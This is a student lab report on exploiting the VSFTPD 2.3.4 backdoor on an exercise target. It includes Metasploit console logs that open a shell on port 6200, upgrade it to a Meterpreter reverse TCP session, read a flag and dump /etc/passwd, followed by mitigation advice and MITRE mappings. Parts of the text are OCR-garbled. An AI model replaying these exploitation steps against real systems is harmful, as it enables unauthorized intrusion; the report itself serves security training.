

Ex060 Report

Benjamin Ruddy

2022-10-14

Contents

Goal	2
Technical Report	
Finding: <i>VSFTPD 2.3.4 Backdoor</i>	2
Severity Rating	2
Vulnerability Description	2
Confirmation methods	2
Mitigation or Resolution Strategy	4
Attack Narrative	
Nessus scan	5
MITRE ATT&CK Framework TTPs	6

Goal

The goal in this exercise was to perform a vulnerability scan on www.artstailor.com with **Nessus**, and subsequently exploit it.

Technical Report

Finding: VSFTPD 2.3.4 Backdoor

Severity Rating

CVSS Base Severity Rating: 8.0 AV:N AC:L PR:N UI:N S:U C:L I:H A:H

Vulnerability Description

This vulnerability involves a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011, and was removed on July 3rd 2011. It allows malicious users to connect to a shell listening on port 6200 on the remote machine upon logging into the FTP service with a username of ':)'.

Note: This backdoor typically grants root privileges upon access, however, it only provided access to the vsftpd upon exploiting it. Thus, the exploit is rated a 8.0 as opposed to the maximum of 10.

Confirmation methods

(kali㉿kali)-[~] \$ searchsploit vsftpd 2.3.4

Exploit Title	Path
vsftpd 2.3.4 - Backdoor Command Execution	unix/console/19327.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	unix/remote/17491.lbe

Shellcodes: No Results

Description:
This module exploits a malicious backdoor that was added to the
VSFTPD download archive. This backdoor was introduced into the
vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011
according to the most recent information available. This backdoor
was removed on July 3rd 2011.

References:
OSVDB (73573)
<http://pastebin.com/AetT9sS5>
<http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html>

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > ;2-

```

File Actions Edit View Help
kali@kali: ~ kali@kali: ~ kali@kali: ~
RHOSTS => 217.70.184.38
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
Compatible Payloads
# Name Disclosure Date Rank Check Description
0 payload/cmd/unix/interact normal No Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > payload
[-] Unknown command: payload
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > payload
[-] Unknown command: payload
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use 0
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 217.70.184.38:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 217.70.184.38:21 - USER: 331 Please specify the password.
[*] 217.70.184.38:21 - Backdoor service has been spawned, handling ...
[*] 217.70.184.38:21 - UID: uid=1001(vsftpd) gid=1001(vsftpd) groups=1001(vsftpd) V ro E
[*] Found shell.
[*] 217.70.184.38:21 - Banner: 220 (vsFTPD 2.3.4)
[*] Command shell session 1 opened (172.24.0.11:37981 → 217.70.184.38:6200) at 2022-10-03 23:42:03 -0400
bin
boot
dev
etc
home
initrd.img   (Checksum 5...um.status) - Packets: 44 - Displayed: 2 (4.5%) - Dropped: 0 (0.0%) - Profile: Default
initrd.old
lib
lib32
lib64
libx32
lost+found
media
msf6 post(multi/manage/shell_to_meterpreter) > set session 1
session => 1
msf6 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 172.24.0.11:4433
[*] Sending stage (989032 bytes) to 217.70.184.38
[*] Meterpreter session 2 opened (172.24.0.11:4433 → 217.70.184.38:43458) at
2022-10-09 22:52:28 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed

```

Attempting a shell upgrade using a post-exploitation module from Metasploit

```

File Actions Edit View Help
kali@kali: ~ kali@kali: ~
msf6 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2 ...

meterpreter > uuid
[+] UUID: 9eb7b645e4ce68d7/x86=1/linux=6/2022-10-10T02:52:27Z
meterpreter > guid
[+] Session GUID: 4f6df373-ba88-4658-b472-b60858fec8e4
meterpreter > getuid
Server username: vsftpd
meterpreter > 

```

The terminal session shows the user navigating through a directory structure, specifically moving into the 'Documents' folder and listing files there. It also shows the user reading a file named 'key8' which contains the string 'KEY008-HHAW+K7/1A+SR/Edya9kEw=='. The file browser window shows various system directories like Desktop, Documents, Downloads, Music, Pictures, Public, Templates, Videos, and bin.

```

kali@kali: ~ x kali@kali: ~
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~
040755/rwxr-xr-x 4096 dir 2022-09-01 09:33:33 -0400 Desktop
040755/rwxr-xr-x 4096 dir 2022-09-01 09:33:33 -0400 Documents
040755/rwxr-xr-x 4096 dir 2022-09-01 09:33:33 -0400 Downloads
040755/rwxr-xr-x 4096 dir 2022-09-01 09:33:33 -0400 Music
040755/rwxr-xr-x 4096 dir 2022-09-01 09:33:33 -0400 Pictures
040755/rwxr-xr-x 4096 dir 2022-09-01 09:33:33 -0400 Public
040755/rwxr-xr-x 4096 dir 2022-09-01 09:33:33 -0400 Templates
040755/rwxr-xr-x 4096 dir 2022-09-01 09:33:33 -0400 Videos
040755/rwxr-xr-x 4096 dir 2022-09-13 18:04:22 -0400 bin

meterpreter > cd Documents/
meterpreter > ls
No entries exist in /home/opp/Documents
meterpreter > cd ../../vsftp/
meterpreter > ls
Listing: /home/vsftp

Mode Size Type Last modified Name
-- -- -- -- --
100644/rw-r--r-- 32 fil 2022-09-13 18:28:26 -0400 key8

meterpreter > cat key8
KEY008-HHAW+K7/1A+SR/Edya9kEw==
meterpreter >

```

Note the KEY008 found above upon shell access.

The terminal session shows the user running the command 'cat /etc/passwd' to view the contents of the /etc/passwd file. The output lists various system accounts, including root, daemon, bin, sys, sync, games, man, lp, mail, news, and uucp, each with their respective home directories and shells.

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 3
[*] Starting interaction with 3 ...

whoami
vsftp
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:::6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin

```

For proof of compromise, the /etc/passwd file is shown above.

Mitigation or Resolution Strategy


Uninstall the backdoored version immediately, and replace with one that has been verified against the PGP signature of the developers.

If immediate software upgrading/reinstallation is not possible, then at a minimum, block all traffic attempting to come in through port 6200 on the host.

Attack Narrative


Nessus scan

After customizing a Nessus Advanced Scan for ns.artstailor.com, The VSFTPD 2.3.4 backdoor vulnerability was the highest severity finding, as shown below:




As mentioned in the vulnerability details within the **Technical Report** section, this is a malicious version of the otherwise benign software, VSFTPD. Very likely, attackers were able to replace the file download sources for VSFTPD and uploaded a version that installs a backdoor.

The aforementioned backdoor listens on port 6200 and is triggered when an attacker logs in to the FTP service with the username ':)'. This was confirmed with a Wireshark scan that captured the credentials as our Metasploit payload was being ran:



Additionally, our packet sniffing with Wireshark confirmed the given information about a malicious shell listening on port 6200:



Using the Metasploit module `unixftpsftpd_234_backdoor`, we were able to very simply set the target IP and exploit it.

The exact commands, as well as our successful procedure for upgrading the shell, are shown in the **Technical Report**. The `/etc/passwd` file is exfiltrated and shown in this section as well, for proof of compromise.

MITRE ATT&CK Framework TTPs

TA0007: Discovery

T1046: Network Service Discovery

:

TA0043: Recoinassance

T1595: Active Scanning

.002: Vulnerability Scanning,